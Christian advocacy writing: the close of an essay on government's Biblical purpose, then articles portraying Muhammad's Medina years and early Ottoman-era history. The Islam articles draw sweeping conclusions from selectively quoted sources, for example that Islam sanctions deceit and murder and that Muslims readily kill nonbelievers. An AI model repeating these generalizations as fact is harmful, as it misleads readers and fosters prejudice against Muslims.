The Biblical purpose of government as presented in Romans 13:1-4, 1 Peter 2: 13-14, and 1 Timothy 2:1-2 can be summarized by,

The Five P's of Government:

- Protect the righteous
- Punish evildoers
- Promote Biblical justice
- Praise those who do right
- Provide peace

To be effective, government leaders must understand the nature of evil and the Biblical purpose of government. They should execute justice in a swift manner (Eccl. 8:11) and punish criminals in accordance with Biblical penalties. Doing so will help create an atmosphere of peace and

lawfulness. They should also deal with militant Muslims in such a manner as to suppress their evil actions.

God's plan and desire is to bring His kingdom (government) to earth as it is in heaven. When His kingdom is established, first in the heart of man and then in society at large, His order, rule, and peace will advance and evil will diminish.

Since Jesus came into the world (and especially since the time of Luther), Christ's kingdom has expanded and hundreds of millions have been converted. Civil governments have become less tyrannical and have done a better job at protecting the righteous. This has especially occurred in the Western world due to the spread of the Gospel in those nations. Evil has diminished as more people have become Christians and been instructed to follow God's moral law.

Where Christianity has had less impact in men's hearts and society at large (like in Muslim, Hindu, pagan and atheistic nations), there tends to be more evil. As America and the West are becoming more secularized, there is a growing evil in the hearts of men. As they have cast aside a Biblical view of man and government, civil authorities have become less effective at restraining evil in society and violence has increased.

To effectively deal with the actions of terrorists and evil-doers, we must understand what motivates them. Here, as with all areas of life, Biblical Christianity shows us the way. We should heed this wisdom from above.

Stephen McDowell, the President of the Providence Foundation in Charlottesville and also President of the Foundation's Biblical Worldview University. He has written numerous books and training courses on America's Christian history and on the need to live by Biblical principles in order to prosper as a nation. He also serves as an Advisory Board Member of the Virginia Christian Alliance

While man's sinful heart is the primary motive for evil action, there are numerous secondary reasons that may provoke some men to commit crimes and atrocities, including bad company, evil environment, and corruption. However, one's external circumstances are never justification for sinful and criminal behavior (as God defines criminal). Changing the external circumstances, no matter how bad, are not sufficient to deal with the source of evil behavior.

John Adams, *The Works of John Adams*, Charles Francis Adams, editor (Boston: Little, Brown & Co., 1856), Vol. 6, *A Defense of the Constitutions of Government of the United States of America*, "Chapter First. Marchamont Nedham. The Right Constitution of a Commonwealth Examined."

To learn about the advance of Biblical fruit in history see Stephen McDowell, *Monumental: Restoring America as the Land of Liberty*, Libertyman Studios, 2013, and Mark Beliles and Stephen

McDowell, *America's Providential History*, Charlottesville: Providence Foundation, 2010. Both can be ordered from the Providence Foundation at providencefoundation.com

See Stephen McDowell, *The Threat of Islam to Liberty and Christianity*, Charlottesville: Providence Foundation, 2015.

Statism is the belief that man via the state is the ultimate authority in the earth. There are many forms of statism including communism, socialism, Marxism, democratic socialism, etc. Statist governments killed over 100 million of their own citizens in the 20th Century alone. To learn more about statism see, Stephen McDowell, *Rendering to Caesar the Things that Are God's*, Charlottesville: Providence Foundation, 2009.

"The American Peace Commissioners to John Jay, 28 Mar. 1786," Founders Online, National Archives (**http://founders.archives.gov/documents/Adams/99-01-02-0569**). Source: this is an **Early Access document** from **The Adams Papers**.] And Joshua E. London, *Victory in Tripoli, How America's War with the Barbary Pirates Established the U.S. Navy and Built a Nation*, Hoboken, NJ: John Wiley & Sons, Inc., 2005, p. 23-24.

For some of the militant teachings of Islam see McDowell, *The Threat of Islam to Liberty and Christianity*, pp. 29 ff.

Thomas Jefferson, Letter to John Adams, July 11, 1786, *The Writings of Thomas Jefferson*, Andrew A. Lipscomb and Albert Ellery Bergh, Editors, Washington, DC: The Thomas Jefferson Memorial Association, 1903, 5:364.

Ibid., 5:366.

Jefferson believed the American people agreed with him, writing: "From what I learn from the temper of my countrymen and their tenaciousness of money, it will be more easy to raise ships and men to fight these pirates into reason than money to bribe them." (Letter to Ezra Stiles, December 24, 1786, Writings, 6:25.)

Quoted in John Eidsmoe, *Historical and Theological Foundations of Law*, Powder Springs, Ga.: American Vision Press, 2012, Vol. 3, p. 1003.

See McDowell, *The Threat of Islam to Liberty and Christianity* for a comparison of Christianity and Islam, and also to learn of the great revival occurring among Muslims today.

See Stephen McDowell, *Crime and Punishment: A Biblical Perspective*, Charlottesville: Providence Foundation, 2011.

See McDowell, *The Threat of Islam to Liberty and Christianity*, p. 44-47, for some ideas on how to fight the war against Muslim terrorists.

Muhammad's Life and Teachings, Part II

MARCH 26, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

by Dan Wolf

This article will begin **where the last one left off**, with the migration of Muslims from Mecca to Medina in 622. The focus will be on the changes to the tenets outlined in the last article. Medina was home to eight Arab and three Jewish clans, including the Ansar who had pledged their loyalty to Muhammad. The Jewish clans were the Banu Qaynuqa, the Banu Nadir, and the Banu Qurayza, and each had formed alliances with various Arab clans. The references below indicate either a section number within the sirat (number only), or a verse within the Qur'an (Numbers preceded by an S).

The Medina Constitution

One of Muhammad's first actions in Medina was to create an agreement referred to as the Constitution of Medina, and Muslims point to this document as the world's first constitution. Below are some of its contents.

'This is a document from Muhammad the prophet (governing the relations) between the believers and Muslims of Quraysh and Yathrib (Medina), and those who followed them and joined them and labored with them. They are one community (umma) to the exclusion of all men…
'Believers shall not leave anyone destitute among them by not paying his redemption money or bloodwit in kindness.
'A believer shall not take as an ally the freedman of another Muslim against him. The God-fearing believers shall be against the rebellious of him who seeks to spread injustice, or sin or enmity, or corruption between believers; the hand of every man shall be against him even if he be a son of one of them. A believer shall not slay a believer for the sake of an unbeliever, nor shall he aid an unbeliever against a believer. God's protection is one, the least of them may give protection to a stranger on their behalf. Believers are friends one to

the other to the exclusion of outsiders. To the Jew who follows us belong help and equality. He shall not be wronged nor shall his enemies be aided … The believers must avenge the blood of one another shed in the way of God … Whosoever is convicted of killing a believer without good reason shall be subject to retaliation unless the next of kin is satisfied (with blood-money) …
'The Jews shall contribute to the cost of war so long as they are fighting alongside the believers. The Jews of the B.'Auf are one community with the believers (the Jews have their religion and the Muslims have theirs) … The contracting parties are bound to help one another against any attack on Yathrib. If they are called to make peace and maintain it they must do so; and if they make a similar demand on the Muslims it must be carried out except in the case of a holy war.' (341 – 344)
This document laid out the foundation for the following additions to Islam:

- All Muslims are members of a single brotherhood (umma)
- Distinctions are made between believers and non-believers in terms of their rights and obligations
- Believers are obliged to avenge the blood of another believer, and not to assist a non-believer against a believer.
- The Jewish clans were to contribute to the costs of war and to fight alongside the believers – with one exception in the case of a holy war. These conditions laid the initial foundation for the later formation and treatment of the dhimmis (protected peoples). These conditions would change with subsequent revelations.

While the agreement was drawn up between Muhammad's followers and the Medinans, as noted above there were also provisions for the Jewish clans – even though they did not participate in the discussions or agree with the document's contents.

Relations with the Jews and the Hypocrites

Relations with the Jewish clans worsened, and they began to annoy Muhammad with questions of a religious nature. One of the rabbis is said to have converted to Islam, and was denounced by the Jewish clans. The sirat asserts that this rabbi declared Muhammad's appearance as a prophet was foretold in the Torah (354). This has become a basis for claims by Muslims that the Jews and Christians have altered their scriptures in order to discredit Muhammad. We will look at that charge in another article. There also arose a defection of some of the early Muslim converts (the Hypocrites) who began to work with the Jewish clans against Muhammad (355 – 400). Sura 63 is devoted entirely to denouncing the hypocrites, and Sura 2 also contains verses relevant to the events from this time.

It was during this time that Muhammad wrote a letter to the Jews of Khaybar, stating that he was the apostle of God and urging them to accept his teachings. Muhammad urged them to search

their scriptures to see if they should believe him. 'If you do not find that in your scripture then there is no compulsion on you.' (376-7)

Christian Delegation from Najran

A delegation of Christians came from Najran to discuss theology with Muhammad. From the beliefs associated within this group by the sirat, it is likely that they were gnostics as the story from the Gospel of Thomas where Jesus breathed into some clay birds and them coming to life is mentioned. This delegation arrived about the same time as the letter was sent to Khaybar and the disputes between the Jews and Muhammad in Medina noted above. Muhammad attempted to correct their errors. Some of the corrections included:

- Your assertion that God had a son, your worship of the cross, and your eating of pork hold you back from submission . (403)
- A revelation that Jesus himself would deny the doctrine of the trinity. 'And when Allah says: O Jesus, son of Mary! Did you say unto mankind: Take me and my mother for two gods besides Allah? He says: Be glorified! It was not mine to utter that to which I had no right.' (S5.116)
- Jesus was not God as he could not do all that God did. 'All that I withheld from Jesus and gave him no power over it. Have they not an example and a clear proof that if he were a God all that would be within his power.' (406)
- The creation of Jesus was no different from the creation of Adam. Jesus was not divine and was not crucified; it only appeared that he was slain to them. (409)
- Christians had received these beliefs because they had strayed from what Jesus actually taught. (410)
- Muhammad called for both Jews and Christians to become Muslims and accept his teachings, and the restoration of the original message of Jesus. (405 and 410)
- Believers should not choose those outside your community as intimate friends. ' They will spare no pains to corrupt you longing to ruin you.' (388)

It was also at this time that the direction for prayer was changed from Jerusalem to Mecca. (427) Muhammad began to criticize the Jews for not accepting his teachings.

Raid During Ramadan

Initially Muhammad and his followers were supported by the Ansar, but this condition could not last. The cultivatable land was already in use and his followers did not have enough wealth to support themselves. Muhammad organized raids against caravans traveling to Mecca to collect booty and take captives to be held for ransom. These were unsuccessful at first, but finally succeeded when a caravan was attacked during the sacred month of Ramadan. The raiding party

was faced with a choice of fighting during the last day of Ramadan, or letting the caravan go another day which would allow it to reach the sanctuary of Mecca.

After the attack, Muhammad received the following revelation concerning the event. 'They will ask you about the sacred month, and war in it. Say, war therein is a serious matter, but keeping people from the way of God and disbelieving in Him and in the sacred mosque and driving out His people therefrom is more serious with God.' (S2.216-7 and 425) If you have killed in the sacred month, they have kept you back from the way of God with their unbelief in Him. (425)

This event set several more precedents.

- Muhammad was not only attacking during a month considered sacred when no bloodshed was to take place, but he was also attacking his own tribe. These raids, along with the conditions of the Medinan Constitution noted previously, set the stage for replacing the bonds of kinship with the bonds of belief.
- Raiding and taking booty had been a part of nomadic life for a long time. The above revelation made these actions good and lawful as they helped Islam.
- Expediency in the advance of Islam trumps morality.

Battle of Badr

A large caravan was returning to Mecca from Syria. Muhammad called for volunteers to raid it, and about 300 set out from Medina. The Meccans learned of the plans and set out with a much larger force to intercept and destroy Muhammad. The caravan feared an attack and went straight to Mecca. Some of the Quraysh returned to Mecca when they learned the caravan was safe, but the rest rode on to meet Muhammad's party. They were routed by Muhammad at Badr. About 75 Meccans died and another 70 were taken prisoner. Muhammad took one fifth of the booty as had been prescribed for him in a previous revelation (425), and proclaimed that the angels had assisted the Muslims in the fight because of their piety.

From Ibn Ishaq's sirat, the prisoners were held for ransom. A quarrel broke out over how to distribute the booty. When Muhammad set out on the raid, it was with the belief that either the party or its property was to be his. As part of the surah that came down regarding the quarrel, it is recorded that "'when God promised you that one of the parties should be yours, and you wanted to have the one that was not armed.' i.e. Booty and not war… God wanted to establish the truth by His words, and to cut off the uttermost part of the unbelievers." (476-7) When Muslims met unbelievers in battle, they were not to turn their backs on them (477), and they were to fight them until there was no more persecution, and religion, all of it, shall belong to God. (480) If an unbeliever ceased to fight they would be pardoned, but if they returned to fight the Muslims again that 'the example of the ringleaders has been made.' i.e., those who had been killed at Badr. (480)

Muhammad was reproached by Allah for taking booty, something that he said no prophet had been allowed before him. Muhammad received a revelation that 'booty was made lawful to me as to no prophet before me; and I was given the power to intercede; five privileges accorded to no prophet before me. God said, 'It is not for any prophet (before thee) to take prisoners from his enemies until he has made slaughter in the earth … "God desires the next world", i.e. their killing them to manifest the religion which He wishes to manifest and by which the next world may be attained.' (484)

The hadith of Sahih Muslim, presents this event somewhat differently. After the battle, an argument ensued over what to do with the prisoners. Abu Bakr stated they were their kin and should be released after receiving a ransom. Umar disagreed and thought they should be executed. Muhammad sided with Abr Bakr. The next day Muhammad was distraught, saying he had received a revelation that Allah had sided with Umar and scolding Muhammad for taking booty instead. However, since Muhammad had previously been allowed to take booty, he was forgiven. Muhammad took revenge on several prisoners who had belittled him in Mecca, having them beheaded for their remarks against him.

Some of the precedents coming from this event included:

- Piety will bring victory.
  - I will reinforce you with a thousand angels, one behind the other. (477)
- Beheading of enemies taken in war, and the taking of captives only after war has ceased.
  - Now when you meet in battle those who disbelieve, then it is smiting of the necks until, when you have routed the, then making fast of bonds; and afterward either grace or ransom till the war lay down its burdens. (S47.4)
  - The killing of nonbelievers serves to manifest the religion Allah wished to create and facilitated attaining paradise after death.

The Banu Qaynuqa

After the Battle of Badr, the scope and frequency of the raids increased. Muhammad received the following revelation. 'And if you fear treachery from any folk, then throw back to them (their treaty) fairly.' (S8.58) He assembled the Qaynuqa in the marketplace and addressed them saying, 'O Jews, beware lest God bring upon you the vengeance that He brought upon Quraysh and become Muslims. You know that I am a prophet who has been sent–you will find that in your scriptures and God's covenant with you.' (545)

The Qaynuqa could not comply, and Muhammad laid siege to them until they asked for an unconditional surrender. At that time some of the Muslims that had alliances with the Qaynuqa came forward to plead on their behalf. Muhammad wanted to put all of the men to death, but one

of Muhammad's followers caught him by the collar of his robe until he agreed to deal with them mercifully. They were allowed to leave as long as they left all of their property behind. (545 – 6)

At this time Muhammad received several new revelations, reinforcing Muslims only having relationships with other Muslims:

- Take not Jews and Christians as friends. They are friends one of another. (S5.51)
- In regard to the Jews specifically, 'And because of their breaking their covenant, We have cursed them and made hard their hearts. They change words from their context and forget a part of that whereof they were admonished.' (S5.13)
- If the hypocrites, and those in whose hearts is a disease, and the alarmists in the city do not cease, We verily shall urge you on against them, then they will be your neighbours in it but a little while. Accursed, they will be seized wherever found and slain with a (fierce) slaughter. (S33.60-1)

The Assassination of Ka'b

The options for those nonbelievers living in Medina became conversion, expulsion, or death. Muhammad next turned his attention to several enemies. The first was a Jewish poet Ka'b bin Al-Ashtaf, who had composed verses lamenting the Quryashi loss at Badr and insulting Muslim women. Muhammad asked, 'Who is willing to kill K'ab bin Al-Ashtaf who has hurt Allah and his Apostle?' A Muslim volunteer offered to kill him, and Muhammad replied 'Do so if you can.' After fasting for three days, the volunteer did not know if he could fulfill his commitment as he would have to tell lies to accomplish it. Muhammad answered, 'Say what you like, for you are free in the matter.'

The volunteer went to Ka'b and complained about Muhammad, asking for Ka'b's help in breaking away from Islam. They struck a deal and the Muslim returned to Ka'b's house that night with others, where they proceeded to slay him and presented his head to Muhammad. The Jews were outraged, but Muhammad reminded them that the Muslims were provoked by Ka'b's actions. 'There was no Jew in Medina that did not fear for his life.' (550-3) After the murder of Ka'b, Muhammad issued the command to 'Kill any Jew that falls into your power.' (553)

Later on, Muhammad asked for someone to kill the poetess Asima and the aged poet Abu Afak. Asima was killed in her sleep after composing verses against Muhammad and Islam. Muhammad asked, If there was no one to rid him of this daughter of Marwan.' Muhammad praised her killer and assured him that 'two goats won't butt their head about her.' The next day her entire family converted to Islam. (996) Abu Afak had composed verses against Muhammad and the way he attempted to control others lives. Muhammad asked, 'Who will deal with this rascal for me?' One of the Muslims went out and slayed the poet. (995) In all it appears there were thirty to forty individuals whose deaths were either ordered or supported by Muhammad.

New precedents:

- That which advances Islam is good, including lies, deceit, and murder.
- Disparaging remarks against Muhammad or Islam are punishable by death.

The Battle of Uhud

The Meccans assembled an army of about 3,000 men to attack the Muslims. Muhammad led an army of about 1,000 and met them at the mountain of Uhud. Some of the Muslims had asked Muhammad if they needed the help of their Jewish allies. Muhammad replied that they were not needed. The Muslims were routed at Uhud and Muhammad was hurt. Muhammad swore revenge when the body of an uncle was found that had been mutilated by a Meccan woman who was taking revenge for her family being killed at Badr.

In reaction to Muhammad's oath, the Muslims also swore revenge on the Meccans. Muhammad stated he would not take revenge on his uncle's killer if he became a Muslim. The person who killed his uncle converted to Islam. Muhammad asked him to recite how he had killed his uncle, which the convert did. After the story was completed, Muhammad told him to never let him see him again if he wanted to live. (555 – 606)

Precedents established by this event include:

- Any attack calls for swift and fierce revenge.
- Muslims will hesitate to kill other Muslims, but not hesitate to kill nonbelievers.
- Losses are due to not obeying Allah. Whatever occurs, the answer is always that more Islam is needed. (also S3.130-2)

The Banu Nadir

After returning to Medina, Muhammad went to the Nadir to ask for their help in paying the bloodwit for several men. They agreed, and the sirat says that some of later plotted to kill Muhammad. Muhammad was warned of what they intended and returned to Medina. He marched against the Nadir and ordered that their palm-trees should be cut down and burned. Some of their Arab allies told them to 'Stand firm and protect yourselves, for we will not betray you.' (653) However, the allies did not come to the aid of the Jews. When some of the Nadir reminded the Aws of the alliance that the two tribes had, the Jews were told, 'Hearts have changed, and Islam has wiped out the old covenants.' (Tabari) The Nadir asked Muhammad to spare them by deporting them with only the property they could carry on their camels – except for their weapons. The Nadir's property became the personal property of Muhammad. (652–6)

The Battle of the Ditch and the Banu Qurayza

The Meccans learned that they had not ended Muhammad's rule in Medina. They were approached by representatives of the last remaining Jewish tribe within Medina, the Qurayza, to form an alliance against Muhammad. They also approached the Ghatafan tribe with the same offer. Both accepted to march against Muhammad in support of the Qurayza. Muhammad learned of the planned attack and ordered a trench be dug around the city of Medina.

The Muslims were pressed into service in order to dig the trench. During this time Muhammad had visions of taking other territories beyond Arabia. The Quraysh and Ghatafan came against Medina with an army of more than 10,000 and they were met by a Muslim army of about 3,000. The attackers were unable to penetrate the defenses, but the Muslims were also unable to break the siege. At this time Muhammad heard reports that the Qurayza were supporting the attackers, and sent spies to determine if the Jews had actually broken the agreement they had with Muhammad. The people he sent reported that the situation was worse than expected.

A Ghatafan convert to Islam approached Muhammad and offered to do whatever he ordered. The apostle said, 'You are only one man among us, so go and awake distrust among the enemy to draw them off us if you can, for war is deceit.' (681) The individual was able to create distrust among the allies and the Arabs withdrew when they could not penetrate Medina's defenses.

After the siege was broken, Muhammad turned his attention to the last Jewish tribe remaining in Medina. He besieged them for twenty five days, after which they agreed to submit to Muhammad's judgment on the condition that their fate be determined by a member of their allies the Aus. Muhammad selected a man from that clan, who gave the following decision. 'Then I give judgement that the men should be killed, the property divided, and the women and children taken as captives.' (689) Muhammad had trenches dug in the marketplace. The men were brought out five or six at a time and beheaded. 'There were 600 or 700 in all, though some put the figure as high as 800 or 900.' (690) Torches were lit so that the executions could be completed in one day. Muhammad chose to comfort himself with Rayhana, whose husband and all male relatives had been executed just hours before. He offered to marry her, but she refused. (693) A revelation was received sanctioning the Qurayza's punishment. (S33.25-28)

Muhammad taught that nobility lay in forgiveness, and that restraining anger and pardoning men was well-doing. However, he failed to practice this. Instead, he promoted:

- Using any means necessary to advance Islam, including deception and lies.
- Creating betrayal and then avenging the acts in order to further his aims.
- Fighting those who did not accept Muhammad's teachings or his being a prophet, and any captives taken having no rights unless they converted to Islam.

- Solidified the use of these methods through a revelation from Allah that Muslims should imitate him. 'Surely in the Messenger of Allah you have a good example for him who looks unto Allah and the last Day, and remembers Allah much.' (S33.21 and 695)

The Raid on the Al Mustaliq

Muhammad received word that a tribe related to the Quraysh, the Al-Mustaliq, was gathering to attack him at Medina. Muhammad went out and attacked them first, taking much of their property, women, and children. Muhammad's men wanted the women for themselves, and also wanted to hold them for ransom as well. The Qur'an already allowed Muslims to have intercourse with women taken in battle if they were being taken as slaves, but they could not also claim ransom for them. Muhammad received the following revelation regarding the prohibition against having intercourse with women to be held for ransom, 'it does not matter if you do not do it, for every soul that is to be born up to the Day of Resurrection will be born.' (hadith of Al-Bukari)

Arising from this event:

- When a women is taken captive her previous marriage becomes annulled.

The Armistice with Mecca

Before the raid on Khaybar (see below), the Quraysh sent a representative to Muhammad to make peace. The Treaty of Hudaybiyya was to last for ten years, and it allowed the Muslims to go on pilgrimage to Mecca during the month of Ramadan. An additional term of the agreement was that any Meccan going to Medina without their guardians permission was to be returned to Mecca, while any Muslims going to Mecca were not. The Muslims were shocked and upset, but Muhammad received several revelations supporting his decision and the treaty.

Before too long, a woman named Umm Kulthum came from Mecca to become a Muslim. Her two brothers came to take her back, but Muhammad refused. He had received a revelation that Allah forbade returning her to Mecca. In reality, this event broke the treaty, but Muhammad decided to send his followers against the oasis of Khaybar shortly after this time. He went on the pilgrimage to Mecca in 629 with some of his followers. Shortly thereafter, he had the occasion he needed to attack Mecca. Some allies of Mecca skirmished with some of Muhammad's allies. He marched on Mecca in 630 with an army of about 10,000 men. The city surrendered on the condition that they would be spared.

From the sirat, 'The apostle had instructed his commanders when they entered Mecca only to fight those who resisted them, except a small number who were to be killed even if they were found beneath the curtains of the Ka'ba. Among them was 'Abdullah b. Sa'd … The reason he ordered him to be killed was that he had been a Muslim and used to write down revelation; then

he apostatized and returned to Quraysh … Uthman b.'Affan hid him until he brought him to the apostle after the situation in Mecca was tranquil, and asked that he might be granted immunity. They allege that the apostle remained silent for a long time till finally he said yes. When Uthman had left he said to his companions who were sitting around him, 'I kept silent so that one of you might get up and strike off his head!' One of the Ansar said, 'Then why didn't you give me a sign, O apostle of God?' He answered that a prophet does not kill by pointing. (818–9)

The following principles evolved from these actions:

- Treaties between Muslims and nonbelievers are to last no longer than ten years. It is no coincidence that the recent agreement with Iran only lasts for ten years.
- Treaties were only to be made with nonbelievers when the Muslims were in the weaker position, and to allow them to get strong enough to defeat their enemies.
- Apostates were to be killed. Also from the Qur'an, 'They long that you should disbelieve even as they disbelieve, that you may be upon a level (with them). So choose not friends from them till they forsake their homes in the way of Allah; if they turn back (to enmity) then take them and kill them wherever you find them, and choose no friend nor helper from among them.' (S4.89)

The Jews of Khaybar

Muhammad moved against Khaybar with about 1,600 men. None of Khaybar's allies decided to come to their aid. The forts fell one at a time until the Muslims took Khaybar itself. Many of the Nadir who had fled Medina earlier, had migrated to Khaybar. The Jewish leader who had custody of the Nadir's treasure was brought to the apostle 'who asked him about it. He denied that he knew where it was … The apostle gave orders that the ruin was to be excavated and some of the treasure was found. When he asked him about the rest he refused to produce it, so the apostle gave orders to … "Torture him until you extract what he has," so he kindled a fire with flint and steel on his chest until he was nearly dead. Then the apostle delivered him to Muhammad b. Maslama and struck off his head.' (763-4)

The people of Khaybar were exiled. Some date farmers requested that they be allowed to remain on their farms and offered to give Muhammad half of their crops. He accepted on the condition that the Jews would only be allowed to stay as long as the Muslims allowed it. This marked the beginnings of what would become dhimmitude (protected people). Dhimmi means both 'protected' and 'guilty'. They were protected because they had received genuine revelations. They were guilty because they had corrupted those teachings and had rejected Muhammad as a prophet.

Finally, a woman slave that Muhammad had taken at Khaybar poisoned some meat that was fed to him and his companions. He did not die, but one of his companions did. This occurred in about

The Push for Arabia

After the fall of Mecca, Muhammad learned that the Thaqif tribe was gathering an army to attack him. This tribe was historically a rival of the Quraysh. Muhammad met them with an army of about 12,000. They met near Hunayn. Initially the Thaquif routed the Muslims, but the Muslims were able to turn the tide at great loss of life to both sides. Muhammad then took the town of Ta'if itself. He was lenient with the Thaqif and favored some of the recent converts in an attempt to cement relationships with them. Some of the Muslims complained to him about the booty distribution. 'The prophet was angry and said, "If justice is not to be found with me then where will you find it?"' (884)

Later Muhammad sent letters to the rulers of the great powers surrounding Arabia, calling them all to Islam. He made one final attack against the Byzantine at the city of Tabuk. At this time the murders of the last two poets mentioned earlier occurred. In regards to going to war for Islam, Muhammad received the following revelation. 'Those who believe in Allah and the Last Day ask no leave of you lest they should strive with their wealth and their lives. Allah is Aware of those who keep their duty unto Him. They alone ask leave of you who believe not in Allah and the Last Day, and whose hearts feel doubt, so in their doubt they waver.' (S9.44-5)

Muhammad received a revelation that commanded the Muslims to fight against the Jews and Christians until they accepted Islam. Christians and Jews were viewed as guilty peoples as they had corrupted the teachings given to them and rejected Muhammad as a prophet. (S9.29) Because of their false beliefs and hoarding, they are not the equal of Muslims and will burn in Hell. (S9.30–5) Also, that due to their disbelief they will not be guided by Allah.

- How shall Allah guide a people who disbelieved after their belief and (after) they bore witness that the Messenger is true and after clear proofs (of Allah's sovereignty) had come unto them? And Allah guides not wrong-doing folk. As for such, their reward is that on them rests the curse of Allah and of angels and of men combined. There will they abide. Their doom will not be lightened, neither will they be reprieved. (S3.86-8)

With Muhammad's victories, clans and tribes from all over Arabia came to pay tribute. The nonbelievers were to be offered the opportunity to convert to Islam. If they refused they were to pay tribute. If they refused that, the Muslims were to go to war. (956)

Muhammad became ill a short time later and died in 632. His last words were said to have been, 'Let not two religions be left in the Arabian peninsula.' (1021) This is also reflected within the Qur'an by the following two verses. First, fight them so that there be no more seduction, and the religion is Allah's. (S2.193) Second, Fight against such of those who have been given the Scripture

as believe not in the Allah nor the Last Day, and forbid not that which Allah has forbidden by His Messenger, and follow not the religion of truth, until they pay the tribute readily, being brought low. (S9.29)

With the Medinan revelations, Islam changed from a religion of inclusion and sacrifice to an ideology based upon division, fear, and intimidation. Finally, let us look at the changes to Islam's tenets after the migration to Medina. What is most striking is that these changes occurred in only ten years.

Meccan Tenets:	Revisions:
• Worship Allah alone	
• ~~Pray towards Jerusalem~~	• Pray toward Mecca
• ~~Peace~~ • ~~To each their religion~~	• Beheading enemies in war • Swift revenge for a Muslim's death • Muslims to hesitate before killing another Muslim • Apostates to be killed • People of the Book to be offered a chance for conversion • Fight until only Islam remains
• Care for the widows, orphans, and the needy	
• There will be a day of judgment	
• Muhammad was the last in the line of prophets that began with Moses	

Medinan Tenets:	
• Differences exist between believers and nonbelievers that are based upon the ties of religion	• Captives have no rights • Dhimmitude formalized • Jews & Christians less than Muslims
• ~~Hypocrites are evil~~	• Hypocrites to be killed
• Expediency over morality	• Break treaties if fear treachery • Creating betrayal/deceit is okay • Assassinations are okay
• Christian doctrine in error	• Do not take Christians/Jews for friends • Jews under curse for changing their doctrines
• Piety brings victory • Killing manifests religion that Allah wishes	• Losses due to a lack of piety (more Islam is always he answer)
• Slander and provocation punishable by death	
• Islam replaces what was before • Nonbelievers property to Muslims	• Marriages nullified
• Muhammad to be imitated	
• Treaties to last a maximum of 10 years • Only to be made when weak	

Dan Wolf

See his extensive writings "About Islam".

Author and speaker, Dan Wolf, is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Dan will be posting both historical and current information about Islam and Sharia. **Read more articles on his website**. He serves as an Advisor on the Virginia Christian Alliance.

The Ottoman Empire

MARCH 19, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

By Dan Wolf

In a **previous article**, I discussed some of the events occurring at the end of the Abbasid dynasty that included: a Mongol invasion, the rise of the Mamluks, and the development of the Seljuk Turk kingdom that would eventually give birth to the Ottoman Empire. This article will look at the development of each of these events after the Abbasid's fall, and then look briefly at the issues of governance and dhimmitude as Ottoman rule is largely referred to as a more tolerant period within Islam. This article will then close with some words from our fifth president – John Quincy Adams – on the differences, as he saw them, between Christianity and Islam and some implications arising from those differences.

But first a timeline is presented below to help understand the timing of some significant events occurring during the period of Ottoman expansion. It should be noted that the Ottoman Empire continued to exist until the early 20th century, about 300 years beyond the period presented below.




Figure 1: Events Related to the Ottoman Empire

History

The Abbasid decline did not result in the direct rise of the Ottoman Empire. Instead a vacuum was created by its defeat in which several powers rose. There were many smaller areas that exercised significant degrees of autonomy, and to some degree this occurred throughout the Ottoman Empire's existence. We will look at the three largest domains to arise within the territory that had been a part of the Abbasid Dynasty: (1) the Mamluks (Egypt and Syria), (2) the Il-Khanid (Persia), and (3) the Ottoman Empire (Anatolia). A part of that discussion will also outline some events that set in place the division between East and West within Islam.

The Il-Khanid

Early in the thirteenth century Chingiz Khan (Genghis Khan) created an empire that stretched from a significant part of China toward the Dnieper River in the west. In 1222 he made a treaty with the Shah of Persia to allow his people access to the west. A short time later a party of Mongol merchants were murdered by one of the Shah's governors, their goods were confiscated, and Chingiz Khan's envoy sent to obtain reparations was tortured and killed. Chingiz Khan and his four sons led a Mongol army west in retaliation. The Mongols were met by an Islamic army in modern Kazakhstan, where the Mongols are reported to have slain 160,000 of the 400,000 man army sent east to meet them. They invaded Georgia in 1222 and also defeated the Russian army.

Chingiz Khan died in 1227.

He was succeeded by Ogdai who pushed further into China in the east and by 1241 in the west had destroyed Moscow and Kiev in Russia and marched as far as Poland and Hungary. In addition to the Mongols traveling west, Nestorian monks travelled to the east where they began evangelizing. By the time Ogdai's successor, Kuyuk, became Emperor in about 1243 Christianity had made significant inroads into the Mongol nation. It is said that Kuyuk's physicians and chief officials

were Christians, and that he had a church-tent close to the royal pavilion. A byproduct of these, and earlier, Mongol expansions was to force large numbers of Seljuk Turks into Anatolia and Syria, where they settled after decisively defeating the Byzantines at Manzikert in 1071. (For more information on the Seljuk Dynasty, **see The Abbasid Dynasty – Part I**.)

Kuyuk was succeeded by Mangu, a nephew of Ogdai in 1251. He had two brothers, Hulagu and Kublai. While Mangu and Kublai focused their conquest efforts in the east, Mangu sent Hulagu west. Mangu made no distinction between Christians, Jews, Muslims, Buddhists, or believers in Lamaism. However, Hulagu was a Christian and a fanatical adversary of Islam. In 1256 he invaded the Kohistan district within Pakistan where 800,000 subjects were massacred and their king killed.

He took control of Persia and reached Baghdad in 1258. He besieged the city and when it fell he spared the Christians, but massacred thousands of others.

